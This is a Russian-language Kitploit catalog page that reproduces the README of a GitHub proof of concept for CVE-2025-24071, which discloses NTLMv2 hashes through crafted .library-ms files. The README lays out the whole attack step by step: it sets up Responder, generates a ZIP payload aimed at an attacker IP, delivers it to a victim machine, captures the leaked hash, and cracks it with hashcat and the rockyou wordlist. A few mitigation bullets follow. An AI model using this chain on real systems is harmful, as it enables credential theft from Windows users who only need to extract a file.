

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/deshanfer94/cve-2025-24071-poc-ntlmhashdisclosure-
Взлом паролейРазведкаАнализ уязвимостейЭксплуатацияСбор информацииRed Teaming
GitHubdeshanfer94/cve-2025-24071-poc-ntlmhashdisclosure-

CVE-2025-24071-POC-NTLMHashDisclosure-

CVE-2025-24071: Раскрытие хэша NTLMv2 через файл .library-ms

Поделиться
Репозиторий
1351 год назадЕщё не проверено

CVE-2025-24071-POC-NTLMHashDisclosure

  • Запускает автоматическую SMB-аутентификацию на контролируемую злоумышленником общую папку.
  • Не требуется взаимодействия — Windows Explorer инициирует эту NTLM-аутентификацию автоматически.
  • Приводит к утечке NTLMv2-хеша (раскрытие информации).
  • Затрагивает все версии Windows 10/11, особенно 11 23H2.

Настройка окружения атакующего

sudo apt update && sudo apt install responder -y

Запустите Responder

sudo responder -I eth0

Запуск эксплойта

Установите необходимый модуль Python

pip install colorama python3 CVE-2025-24071.py -i <attacker_ip> -n testpayload -o ./output --keep

Будут созданы: testpayload.library-ms testpayload.zip

Тест на машине жертвы

Перенесите testpayload.zip на тестовую машину Windows 11. Распакуйте ZIP-архив с помощью проводника Windows. Это заставит Windows попытаться обратиться к SMB-пути, что приведёт к утечке NTLM-хеша.

Захват хеша

responder -I etho0

Image

Подготовка файла с хешем

Создайте файл hash.txt

victim::DOMAIN:1122334455667788:11223344556677889900aabbccddeeff:01010000000000000090d5d00f3

Выбор словаря

чаще всего rockyou.txt


Запуск Hashcat

hashcat -m 5600 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt
Image

Смягчение последствий

  • Заблокировать исходящий SMB (TCP 445) на межсетевых экранах.
  • Отключить автоматическую аутентификацию на ненадёжные SMB-ресурсы (через групповую политику).
  • Мониторить извлечение файлов .library-ms и SMB-подключения.
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    339
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    315

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






